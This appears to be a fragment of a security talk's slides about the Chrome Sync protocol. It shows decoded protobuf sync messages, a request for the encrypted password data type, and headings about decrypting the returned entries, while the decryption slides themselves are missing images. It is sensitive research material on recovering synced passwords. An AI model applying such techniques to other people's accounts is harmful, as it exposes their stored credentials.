  2 {
  }
  4: 1785821591207
  5: 1785821591207
  6: 1785821574260
  7: "lTko0ErCEsejaoi9K/HLGQ==https://c.tenor.com/Dt0Ugji17gwAAAAAd/tenor.gif"
  18: 0
  19: "lTko0ErCEsejaoi9K/HLGQ=="
  20: "83a8f167-175f-474a-8b2d-1cbda49387b"
  21 {
    963985 {
      1: 13430295173863378
      2: "lTko0ErCEsejaoi9K/HLGQ=="
      3 {
        1: 3
        2: "https://c.tenor.com/Dt0Ugji17gwAAAAAd/tenor.gif"
        3: "tenor.gif (450x328)"
        4: 0
      }
      4 {
        1: 0
        2: 0
        3: 0
        4: 0
        5: 0
      }
    }
  }
}
```

# Get Sync Updates

Request Type = GET\_UPDATES

```
3: 2
5 {
  3: 1
  6 {
    1: 45873
  }
  9: 9
  1000: 1
}
```

Get Data Type  
Specifics = 45873  
(Password  
Encrypted)


## Sync Entry MetaData

- ID
- Timestamps / Version
- Client Tag Hash


```
2 {
  1 {
    1: "509e3fbb-9221-4a47-8bed-c4cd6f249475"
  }
  2 {
    4: 1785846617007
    5: 1785846617007
    6: 1785846617188
    7: "encrypted"
    18: 0
    19: "lTko0ErCEsejaoi9K/HLGQ=="
    20: "509e3fbb-9221-4a47-8bed-c4cd6f249475"
  }
  21 {
    45873 {
      1 {
        1: "hnbgfP2HwExh0uuCZsYpcw3gPDajIxne23JxjlxBng3YTPoEwDhvyfIVhoU1XxX++PdADwteXSFyn/CNCSz+4w=="
        2: "4ntL95pV+k6axy43BEa14B+ZgfdS1lGuAt+b4RpQ9UrKV59r9WvEH20hwIZ2gqy91UzX0g8ktmsmS6u7RQVsVr/NYzFOXbCZwjJJS+0NUX-UAwAdITPMDFFYui0MvW0DeFfp1PNWxnmsTAZkYSP5HFJiV5QHyst0r5eIhYRjlaGldSFPTwacpWVv59kszNJau5ITFA8FCglv0M=="
      }
      3 {
        1: "https://test.com/"
        2: 0
        3: 0
        4 {
          13: 3
        }
      }
      5 {
        1: "hnbgfP2HwExh0uuCZsYpcw3gPDajIxne23JxjlxBng3YTPoEwDhvyfIVhoU1XxX++PdADwteXSFyn/CNCSz+4w=="
        2: "TXrdk0i2ywp+/ZHBf9ja1A3sPXhcNSnzBM3DJadipSyQdFD4dQ34rQeItvpIA91NpLVt1+eJ4L0v5koGaaReXA=="
      }
    }
  }
}
```

Key Name


Encrypted Specifics Data




# Decryption Recap






# Decryption




# Decryption





